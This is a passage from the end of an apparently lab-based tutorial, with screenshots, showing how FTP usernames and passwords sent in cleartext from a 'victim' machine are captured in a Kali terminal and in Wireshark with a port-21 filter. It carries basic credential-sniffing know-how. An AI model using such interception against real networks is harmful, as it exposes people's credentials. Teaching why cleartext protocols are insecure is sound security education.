


>now open command prompt in victim and type ftp victim\_ip


>Now enter user name and password to get the ftp connection

>After You entered go and check in kali terminal you will find the results in both the terminal and as well as in the wireshark

>Open wireshark and search for this “ tcp.port == 21 ” and scroll down the results you will find the username and password



>output of the terminal is shown below….USER & PASS



**------------------------THE END------------------------**